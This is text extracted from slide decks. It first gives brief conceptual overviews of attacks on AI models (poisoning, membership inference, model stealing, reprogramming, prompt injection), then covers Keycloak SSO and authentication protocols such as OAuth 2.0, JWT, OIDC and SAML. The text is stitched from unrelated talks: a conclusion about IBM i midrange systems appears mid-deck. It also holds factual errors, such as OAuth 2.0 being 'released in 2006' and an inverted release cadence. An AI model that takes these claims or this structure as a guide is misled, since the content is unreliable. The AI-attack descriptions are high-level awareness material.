


# AI Evasion attack




# AI Poisoning

- Control the data, control the model. So we corrupt the data used to train the model



# AI Poisoning




# AI Stealing

Membership: AI models performing classification or any task where it computes a likelihood score are potentially vulnerable to membership inference.

Researchers have demonstrated versions of this attack on image classifiers, successfully recreating the face of a training subject with multiple queries.

# AI Stealing

Model Stealing: Perhaps more accurately called "model reproduction," in its simplest form this can be accomplished by querying the model with a large number of valid inputs and using the corresponding output to train a new model to be functionally equivalent.





# AI Stealing

Model Reprogramming: Usually effective against more complex models (e.g. models using multiple layers of neural nets), this is a clever idea that aims to get an existing AI model to provide unintended functionality at little cost to the attacker. One class of use cases is in generating "deep fakes." For example, an adversarial model might be able to tune its parameters for generating realistic human faces by submitting candidates to facial recognition software; if a candidate is sufficiently close to human, it should resemble somebody in the targeted model, which gets reflected in the classification score.

# Generative models


Generative models introduce their own unique threat vectors such as prompt injection, where an attacker can use a chat prompt to trick a Large Language Model into either releasing data it shouldn't or lowering its guard rails to allow for malicious activity



# Generative models

<https://not-just-memorization.github.io/extracting-training-data-from-chatgpt.html>

<https://arxiv.org/pdf/2311.17035.pdf>



# Keycloak as a SSO layer for better security

# Keycloak - SSO security layer

- RedHat supported version of Keycloak.
- Open Source and apache free license
- Production ready
  - compatibility
- Maintainability
  - 1 minor release a year
  - 3 major releases a year



# Why delegate security layer?

- Open source
- Security skills
- Extended features
- Provided updates
- Cost
  - integration over development
  - configuration



# IAM: security component

- Authentication (AuthN)
- Authorization (AuthZ)
- Auditing
- Administration




Note: identification role -> Tracability and Maintainability




# Definition of SSO

- Single Sign On (SSO)
- Single Log Out (SLO)



# define UNIQUE responsibility and UNIQUE owner for data

limit complexity easy architecture



# Limit account duplication



# CONCLUSION

We hope that we can not only raise awareness about the vulnerabilities of midrange systems, but also nudge responsible IBM i administrators to take initiative and show who's boss on their systems!

# Thank you!

## Contact Information

- Web: <https://www.cdinvest.eu/>
- Email: [kdecorte@cdinvest.be](mailto:kdecorte@cdinvest.be)



# Authentication/Authorization mechanisms

# Basic Auth

- Easy integration
  - Authorization Basic Base64(user:password)
- 1 query -> 1 authentication check
  - DDoS attack
- Unencrypted password (HTTPS)
  - Password interception
- Authorization only



# OAuth 2.0

- Released in 2006: 2.0
- Oriented simplicity
  - Note: IETF OAuth Working Group.
- High security flows
  - use token (limited lifetime)
  - n queries -> 1 password transmission
- 1 query -> 1 token check





# OAuth 2.0 - JSON Web Tokens

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.

eyJzdWIiOiIxMjM0...iaWF0IjoxNTE2MjM5MDIyfQ.

SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV\_adQssw5c

# OAuth 2.0 - JSON Web Tokens

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}  
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "admin": true  
}  
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  secret)
```

# OAuth 2.0 - JSON Web Tokens

Large adoption

Google, Facebook, ...

More complex to integrate

No authentication information

No SSO or SLO

No standard API for identity

# OpenID Connect

- Developed by OpenID Foundation
  - modern use cases
- Released in 2014: 1.0
- OpenID Connect is an identity layer on top of the OAuth 2.0.

Note: SPA Mobile Microservice



# OpenID Connect

- OAuth 2.0
- IDToken (JWT tokens) (user info + API)
- Discovery and self registration
- SSO/ SLO
- Back/Front channel
- Identity broker (google, delegation)
- n query -> 1 password transmission
- 1 query -> authorization + authentication
- More complex to integrate

# Security Assertion Markup Language 2.0

- Developed by OASIS (consortium)
- Released in 2005: 2.0
- Authentication (AuthN)
- Authorization (AuthZ)
- Tested and feedback
  
- Complex to integrate

# Supported mechanisms

- OAuth 2.0
- SAML 2.0
- OpenID Connect 1.0

# Focus on OIDC



# Realm

Who are you? Rights ? Dress code



# Client

Configuration linked to an application of family of apps



# Role

- Rights




# Claims

- Declared attribute like 2FA auth. Phone number



# OIDC actors

Consumer or owner of the resource



# OIDC actors

Party managing the authentication flow





# OIDC actors

Resource server (confused with RP)




# OIDC actors






# OIDC Grants

actors communicate to form an authentication and authorization process




# 2 or 3 flow process



# Access type

